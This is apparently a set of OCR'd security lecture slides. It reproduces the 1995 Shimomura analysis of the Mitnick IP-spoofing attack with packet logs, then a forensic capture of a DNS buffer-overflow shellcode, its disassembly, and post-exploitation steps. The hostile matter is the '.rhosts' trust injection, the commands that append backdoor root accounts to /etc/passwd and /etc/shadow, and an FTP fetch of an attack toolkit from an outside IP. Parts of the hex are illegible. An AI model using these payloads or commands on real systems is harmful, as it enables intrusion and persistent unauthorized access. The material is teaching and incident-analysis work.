
| | |
|---|---|
| **Newsgroups:** | **comp.security.misc,<br>comp.protocols.tcp-ip,<br>alt.security** |
| **Subject:** | **Technical details of the attack described by Markoff in NYT** |
| **Date:** | **25 Jan 1995 04:36:37 -0800** |
| **Organization:** | **San Diego Supercomputer Center** |
| **Keywords:** | **IP spoofing,<br>security,<br>session hijacking** |

# TCP Handshake



# IP Spoofing & SYN Flood

X establishes a TCP connection with B assuming A's IP address



The IP spoofing attack started at about 14:09:32 PST on 12/25/94. The first probes were from toad.com (this info derived from packet logs):

**14:09:32 toad.com# finger -l @target**

**14:10:21 toad.com# finger -l @server**

**14:10:50 toad.com# finger -l root@server**

**14:11:07 toad.com# finger -l @x-terminal**

**14:11:38 toad.com# showmount -e x-terminal**

**14:11:49 toad.com# rpcinfo -p x-terminal**

**14:12:05 toad.com# finger -l root@x-terminal**

The apparent purpose of these probes was to determine if there might be some kind of trust relationship amongst these systems which could be exploited with an IP spoofing attack. The source port numbers for the showmount and rpcinfo indicate that the attacker is root on toad.com.

About six minutes later, we see a flurry of TCP SYNs (initial connection requests) from 130.92.6.97 to port 513 (login) on server. The purpose of these SYNs is to fill the connection queue for port 513 on server with "half-open" connections so it will not respond to any new connection requests. In particular, it will not generate TCP RSTs in response to unexpected SYN-ACKs.

As port 513 is also a "privileged" port (< IPPORT_RESERVED), server.login can now be safely used as the putative source for an address spoofing attack on the UNIX "r-services" (rsh, rlogin). 130.92.6.97 appears to be a random (forged) unused address (one that will not generate any response to packets sent to it):

**14:18:22.516699 130.92.6.97.600 > server.login: S 1382726960:1382726960(0) win 4096 14:18:22.566069 130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win 4096 14:18:22.744477 130.92.6.97.602 > server.login: S 1382726962:1382726962(0) win 4096 14:18:22.830111 130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win 4096 14:18:22.886128 130.92.6.97.604 > server.login: S 1382726964:1382726964(0) win 4096**

**14:18:22.943514 130.92.6.97.605 > server.login: S 1382726965:1382726965(0) win 4096 14:18:23.002715 130.92.6.97.606 > server.login: S 1382726966:1382726966(0) win 4096 14:18:23.103275 130.92.6.97.607 > server.login: S 1382726967:1382726967(0) win 4096 14:18:23.162781 130.92.6.97.608 > server.login: S 1382726968:1382726968(0) win 4096 14:18:23.225384 130.92.6.97.609 > server.login: S 1382726969:1382726969(0) win 4096 14:18:23.282625 130.92.6.97.610 > server.login: S 1382726970:1382726970(0) win 4096 14:18:23.342657 130.92.6.97.611 > server.login: S 1382726971:1382726971(0) win 4096 14:18:23.403083 130.92.6.97.612 > server.login: S 1382726972:1382726972(0) win 4096 14:18:23.903700 130.92.6.97.613 > server.login: S 1382726973:1382726973(0) win 4096 14:18:24.003252 130.92.6.97.614 > server.login: S 1382726974:1382726974(0) win 4096 14:18:24.084827 130.92.6.97.615 > server.login: S 1382726975:1382726975(0) win 4096 14:18:24.142774 130.92.6.97.616 > server.login: S 1382726976:1382726976(0) win 4096 14:18:24.203195 130.92.6.97.617 > server.login: S 1382726977:1382726977(0) win 4096 14:18:24.294773 130.92.6.97.618 > server.login: S 1382726978:1382726978(0) win 4096**

**……**

We now see 20 connection attempts from apollo.it.luc.edu to x-terminal.shell. The purpose of these attempts is to determine the behavior of x-terminal's TCP sequence number generator. Note that the initial sequence numbers increment by one for each connection, indicating that the SYN packets are *not* being generated by the system's TCP implementation. This results in RSTs conveniently being generated in response to each unexpected SYN-ACK, so the connection queue on x-terminal does not fill up:

**14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S 1382726990:1382726990(0) win 4096**

**14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S 2021824000:2021824000(0) ack 1382726991 win 4096**

**14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R 1382726991:1382726991(0) win 0**

**14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:1382726991(0) win 4096**

**14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S 2021952000:2021952000(0) ack 1382726992 win 4096**

**14:18:26.775037 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0**

**14:18:26.775395 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0**

**14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: S 1382726992:1382726992(0) win 4096**

**14:18:27.174846 x-terminal.shell > apollo.it.luc.edu.998: S 2022080000:2022080000(0) ack 1382726993 win 4096**

**14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R 1382726993:1382726993(0) win 0**

**14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S 1382726993:1382726993(0) win 4096**

**14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S 2022208000:2022208000(0) ack 1382726994 win 4096**

**14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R 1382726994:1382726994(0) win 0**

**14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S :20218240**

**00(0) ack 1382726991 win 4096**

**14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S :202195200**

**0(0) ack 1382726992 win 4096**

Note that each SYN-ACK packet sent by x-terminal has an initial sequence number which is 128,000 greater than the previous one.

| |
|---|
| **2021952000** |
| **2021824000** |
| 128000 |

We now see a **forged** SYN (connection request), allegedly from server.login to x-terminal.shell. The assumption is that x-terminal probably trusts server, so x-terminal will do whatever server (or anything masquerading as server) asks.

x-terminal then replies to server with a SYN-ACK, which must be ACK'd in order for the connection to be opened. As server is ignoring packets sent to server.login, the ACK must be forged as well.

Normally, the sequence number from the SYN-ACK is required in order to generate a valid ACK. However, the attacker is able to predict the sequence number contained in the SYN-ACK based on the known behavior of x-terminal's TCP sequence number generator, and is thus able to ACK the

SYN-ACK without seeing it:

**14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010 (0) win 4096**

**14:18:36.755522 server.login > x-terminal.shell: . ack win 4096**

The spoofing machine now has a one-way connection to x-terminal.shell which appears to be from server.login. It can maintain the connection and send data provided that it can properly ACK any data sent by x-terminal. It sends the following:

**14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win 4096**

**14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win 4096**

**14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win4096**

which corresponds to:

**14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"**

Total elapsed time since the first spoofed packet:

## The spoofed connection is now shut down:

```
14:18:41.347003 server.login > x-terminal.shell: . ack 2 win 4096

14:18:42.255978 server.login > x-terminal.shell: . ack 3 win 4096

14:18:43.165874 server.login > x-terminal.shell: F 32:32(0) ack 3 win 4096

14:18:52.179922 server.login > x-terminal.shell: R 1382727043:1382727043(0) win
4096

14:18:52.236452 server.login > x-terminal.shell: R 1382727044:1382727044(0) win
4096
```

**We now see RSTs to reset the "half-open" connections and empty the connection queue for server.login:**

```
14:18:52.298431 130.92.6.97.600 > server.login: R
1382726960:1382726960(0) win 4096

14:18:52.363877 130.92.6.97.601 > server.login: R
1382726961:1382726961(0) win 4096


14:18:52.416916 130.92.6.97.602 > server.login: R
1382726962:1382726962(0) win 4096

14:18:52.476873 130.92.6.97.603 > server.login: R
1382726963:1382726963(0) win 4096

 14:18:52.536573 130.92.6.97.604 > server.login: R
1382726964:1382726964(0) win 4096

.

.

.
```



**server.login can again accept connections.**

After root access had been gained via IP address spoofing, a kernel module
named "tap-2.01" was compiled and installed on x-terminal:

```
x-terminal% modstat
Id  Type  Loadaddr      Size   B-major  C-major  Sysnum   Mod Name
 1  Pdrv  ff050000      1000               59.            tap/tap-2.01 alpha

x-terminal% ls -l /dev/tap
crwxrwxrwx  1 root      37,  59 Dec 25 14:40 /dev/tap
```

This appears to be a kernel STREAMS module which can be pushed onto an existing STREAMS stack and used to take control of a tty device. It was used to take control of an already authenticated login session to target
at about 14:51 PST.


--- COMMENT: Buffer Overflow! ---

Our nameserver identifies the nameserver for rsavings.net, 63.226.81.13. Our simple UDP DNS request
for r.rsavings.net should have resulted in a simple UDP reply containing an answer. However, we get
a TCP connection instead, which issued the buffer overflow attack. The following packets are the
actual buffer overflow attack. Notice the '/bin/sh' script ran at the end of the buffer overflow.
That is the whole purpose of the exploit. NOTE: Based on passive fingerprinting, another forensic
tool, this system also appears to be Linux box.


**http://www.enteract.com/~lspitz/enemy.html**

```
04/26-06:43:05.244101 63.226.81.13:1351 -> 172.16.1.107:53
TCP TTL:50 TOS:0x0 ID:26475  DF
*****PA* Seq: 0x45B8EA   Ack: 0x3FA07874   Win: 0x7D78
TCP Options => NOP NOP TS: 4037599 144023498
0C BC 84 00 00 01 00 01 00 00 00 01 01 72 08 72  ..............r.r
73 61 76 69 6E 67 73 03 6E 65 74 00 00 01 00 01  savings.net.....
01 72 08 72 73 61 76 69 6E 67 73 03 6E 65 74 00  .r.rsavings.net.
00 01 00 01 00 00 01 2C 00 04 01 02 03 04 01 72  .......,.......r
08 72 73 61 76 69 6E 67 73 03 6E 65 74 00 00 1E  .rsavings.net...
00 01 00 00 01 2C 19 6B 00 06 61 64 6D 61 64 6D  .....,.k..admadm
00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 E9 AC  ................
01 00 00 5E 89 76 0C 8D 46 08 89 46 10 8D 46 2E  ...^.v..F..F..F.
89 46 14 56 EB 54 5E 89 F3 B9 00 00 00 00 BA 00  .F.V.T^.........
00 00 00 B8 05 00 00 00 CD 80 50 8D 5E 02 B9 FF  ..........P.^...
01 00 00 B8 27 00 00 00 CD 80 8D 5E 02 B8 3D 00  ....'......^..=.
00 00 CD 80 5B 53 [illegible] 00 CD 80 5B B8 06  ....[S.......[..
00 00 00 CD 80 8D [illegible] 00 00 00 CD 80 89  .......^........
F3 B8 3D 00 00 00 CD 80 EB [illegible] A7 FF FF FF 2E  ..=.....,......
00 41 44 4D 52 4F 43 4B 53 [illegible] 2E 2E 2F 2E 2E 2F  .ADMROCKS.../../
2E 2E 2F 2E 2E 2F 2E 2E 2F [illegible] 2E 2F 2E 2E 2F 2E  ../../../../../.
2E 2F 2E 2E 2F 00 5E [illegible] 00 00 CD 80 89 C0  ./../.^........
85 C0 0F 85 8E 00 00 [illegible] 89 F3 8D 4E 0C 8D 56 18  ...........N..V.
B8 0B 00 00 00 CD 80 [illegible] 01 00 00 00 CD 80 E8 75  ...............u
00 00 00 10 00 00 00 00 00 00 00 74 68 69 73 69  ...........thisi
73 73 6F 6D 65 74 65 [illegible] 70 73 70 61 63 65 66 6F  ssometempspacefo
72 74 68 65 73 6F 63 [illegible] 6E 61 64 64 72 69 6E  rthesockinaddrin
79 65 61 68 79 65 61 [illegible] 6B 6E 6F 77 74 68 69  yeahyeahiknowthi
73 69 73 6C 61 6D 65 62 75 74 61 6E 79 77 61 79  sislamebutanyway
77 68 6F 63 61 72 65 73 68 6F 72 69 7A 6F 6E 67  whocareshorizong
6F 74 69 74 77 6F 72 6B 69 6E 67 73 6F 61 6C 6C  otitworkingsoall
69 73 63 6F 6F 6C EB 86 5E 56 8D 46 08 50 8B 46  iscool..^V.F.P.F
```


C:\WINNT\System32\cmd.exe - biew ../2.code
File : ../2.code Size : 720 bytes 30%
000000A9:i90 nop
000000AA:i90 nop
000000AB:i90 nop
000000AC:i90 nop
000000AD:i90 nop
000000AE:iE9AC01 jmpn file:0000025D =>[0]
000000B1:i0000 add [bx+si],al
000000B3:i5E pop si
000000B4:i89760C mov [bp+0C],si
000000B7:i8D4608 lea ax,[bp+08]
000000BA:i894610 mov [bp+10],ax
000000BD:i8D462E lea ax,[bp+2E]
000000C0:i894614 mov [bp+14],ax
000000C3:i56 push si
000000C4:iEB54 jmps file:0000011A =>[1]
000000C6:i5E pop si
000000C7:i89F3 mov bx,si
000000C9:iB90000 mov cx,0000
000000CC:i0000 add [bx+si],al
000000CE:iBA0000 mov dx,0000
000000D1:i0000 add [bx+si],al
000000D3:iB80500 mov ax,0005
000000D6:i0000 add [bx+si],al
A1 2 3 4 5 6 7 8 9 10

```
04 50 FF 46 04 89 E1 BB 07 00 00 00 B8 66 00 00  .P.F.........f..
00 CD 80 83 C4 0C 89 C0 85 C0 75 DA 66 83 7E 08  ..........u.f.~.
02 75 D3 8B 56 04 4A 52 89 D3 B9 00 00 00 00 B8  .u..V.JR........
3F 00 00 00 CD 80 5A 52 89 D3 B9 01 00 00 00 B8  ?.....ZR........
3F 00 00 00 CD 80 5A 52 89 D3 B9 02 00 00 00 B8  ?.....ZR........
3F 00 00 00 CD 80 EB 12 5E 46 46 46 46 46 C7 46  ?.......^FFFFF.F
10 00 00 00 00 E9 FE FE FF FF E8 E9 FF FF FF E8  ................
4F FE FF FF 2F 62 69 6E 2F 73 68 00 2D 63 00 FF  O.../bin/sh.-c..
FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 00  ................
70 6C 61 67 75 65 7A 5B 41 44 4D 5D 31 30 2F 39  plaguez[ADM]10/9
39 2D 65 78 69 74 00 90 90 90 90 90 90 90 90 90  9-exit..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```


H
E
L
L
O
Program
Code
Stored
Here
L
V
L

- What next after obtaining a “root” shell?
  - Check that all is well

```
cd /; uname -a; pwd; id;

Linux apollo.uicmba.edu 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT
1999 i586 unknown
/
```

  - Create some “new” accounts

```
echo "twin::506:506::/home/twin:/bin/bash" >> /etc/passwd
echo "twin:w3nT2H0b6AjM2:::::::" >> /etc/shadow
echo "hantu::0:0::/:/bin/bash" >> /etc/passwd
echo "hantu:w3nT2H0b6AjM2:::::::" >> /etc/shadow
```

## – Logon (**telnet**) to the machine

```
#' !"'!"# ' 9600,9600'VT5444VT5444
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586

login: twin
Password: hax0r

No directory /home/twin!
Logging in with home = "/".

[twin@apollo /]$ su hantu
Password: hax0r

[root@apollo /]#
```

## – FTP to get toolkit!

```
[root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server(Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT
1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:password
230 User welek logged in.
ftp> get bj.c
150 Opening BINARY mode data connection for bj.c (1010 bytes).
226 Transfer complete.
1010 bytes received in 0.115 secs (8.6 Kbytes/sec)
ftp> quit
221 Goodbye.
```

– Compile the program bj.c

